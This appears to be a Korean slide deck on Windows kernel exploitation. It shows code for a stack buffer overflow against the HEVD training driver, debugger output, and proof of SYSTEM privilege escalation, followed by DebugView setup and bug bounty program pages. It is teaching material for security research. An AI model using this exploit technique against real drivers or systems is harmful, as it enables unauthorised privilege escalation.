
익스플로잇 개발 1단계: 디바이스 핸들 획득.



```
kernel32 = windll.kernel32
```

```
hDevice = kernel32.CreateFileA(  
    L"\\\\.\\HackSysExtremeVulnerableDriver",  
    GENERIC_READ | GENERIC_WRITE,  
    0,  
    NULL,  
    OPEN_EXISTING,  
    FILE_ATTRIBUTE_NORMAL,  
    NULL);
```

익스플로잇 개발 2단계: 셸코드 메모리 할당.



```
ptr = kernel32.VirtualAlloc(c_int(0), c_int(len(shellcode)), c_int(0x3000), c_int(0x40))  
buff = (c_char * len(shellcode)).from_buffer(shellcode)  
kernel32.RtlMoveMemory(c_int(ptr), buff, c_int(len(shellcode)))  
shellcode_ptr = struct.pack("<L", ptr)
```


익스플로잇 개발 3단계: 버퍼 전송.



```
buf = "A"*2040 + shellcode_ptr
bufLength = len(buf)
kernel32.DeviceIoControl(hdevDevice, 0x222003, buf, bufLength, None, 0, byref(c_ulong()), None)
```

Kp – 현재 쓰레드의 콜스택 확인

ChildEBP : 88b2cad0

RetAddr : 00520000

EBP 주소 확인

Kernel buffer -> ret Addr offset 계산


```
kd> kp
# ChildEBP RetAddr
00 88b2cad0 00520000 HEVD!TriggerBufferOverflowStack(void * UserBuffer = 0x005d4608,
WARNING: Frame IP not in any known module. Following frames may be wrong.
01 88b2cae0 a27b70ba 0x520000
```

88b2ca84	41414141	41414141	41414141	41414141
88b2ca94	41414141	41414141	41414141	41414141
88b2caa4	41414141	41414141	41414141	41414141
88b2cab4	41414141	41414141	41414141	41414141
88b2cac4	41414141	41414141	41414141	41414141
88b2cad4	00520000	005d4608	00000824	88b2caf4
88b2cae4	a27b70ba	862886d8	86288748	84234f80
88b2caf4	85fd4368	00000000		

권한 상승

권한 상승 검증

SYSTEM 권한 CMD 실행으로 성공 확인



```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Victim\Desktop>python ex.py

C:\Users\Victim\Desktop>whoami
win-a23rdqctshh\victim

C:\Users\Victim\Desktop>

Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Victim\Desktop>whoami
nt authority\system

C:\Users\Victim\Desktop>
```

디버거 메시지 트래킹

DebugView

커널 모드 DbgPrint() 출력 메시지 실시간 확인

다운로드 및 실행



Sysinternals 사이트에 DebugView 다운

관리자 권한으로 실행

설정

Capture Kernel & Enable Verbose Kernel Output

Windbg: ed kd_Default_mask 8 명령 실행



MSRC – WIP



WIP Program



Bounty

Microsoft Windows Insider Preview Bounty Program

PROGRAM DESCRIPTION

The Microsoft Windows Insider Preview bounty program invites eligible researchers across the globe to find and submit vulnerabilities that reproduce in the latest **Windows Insider Preview (WIP) Canary Channel**. Qualified submissions are eligible for awards from \$500 USD to \$100,000 USD.

Bounties will be awarded at Microsoft’s discretion. Microsoft may award more depending on the severity and impact of the vulnerability, and the quality of the submission. This bounty program is subject to these terms and those outlined in the [Microsoft Bounty Terms and Conditions](#).

ELIGIBLE SUBMISSIONS

The goal of the bounty program is to uncover significant vulnerabilities that have a direct and demonstrable impact on the security of customers using the latest version of Windows.

Vulnerability submissions must meet the following criteria to be eligible for bounty awards:

- Identify a vulnerability that was not previously reported to Microsoft.
- Such vulnerability must be Critical or Important severity as defined in the [Microsoft Vulnerability Severity Classification for Windows](#).
- To be eligible for General Awards, your submission must be reproducible against the [latest Canary Channel build](#) of Windows Insider Preview.
- To be eligible for Attack Scenario Awards, your submission must include a proof of concept demonstrating the vulnerability against the [latest Canary Channel build](#) of Windows Insider Preview.

Security Impact	Maximum Award
Remote Code Execution	\$5,000
Elevation of Privilege	\$5,000
Security Feature Bypass	\$1,000
Information Disclosure	\$1,000
Spoofing	\$1,000
Tampering	\$1,000
Denial of Service	\$500




ZDI



Bounty



PRIVACYWHO WE AREHOW IT WORKSBLOGADVISORIESLOG IN | SIGN UP



REWARDING SECURITY
RESEARCHERS FOR PRIVATELY
DISCLOSING VULNERABILITIES

FIND OUT HOW

Please see our privacy policy for more information on how we use your data.



RESEARCHERS

Our goal is to encourage the reporting of zero day vulnerabilities responsibly to the affected vendors.

RESEARCHER LOGIN >



VENDORS

ZDI works collaboratively with affected vendors to notify the public of the vulnerability through a joint advisory.

SEE HOW IT WORKS >



PRESS & CURIOSITY SEEKERS

Read answers to some frequently asked questions to learn more about the ZDI program

LEARN MORE >

RESEARCHER REWARDS

As an added perk for researchers, ZDI offers a Researcher Rewards Program which can substantially increase rewards and bonuses for researchers who are especially productive within the program. As a member of the program, you receive one point for every dollar you are paid for your submitted vulnerabilities.

REGISTER NOW

15,000 POINTS

BRONZE



25,000 POINTS

SILVER



— 감사합니다.

Q & A

2025.07.05

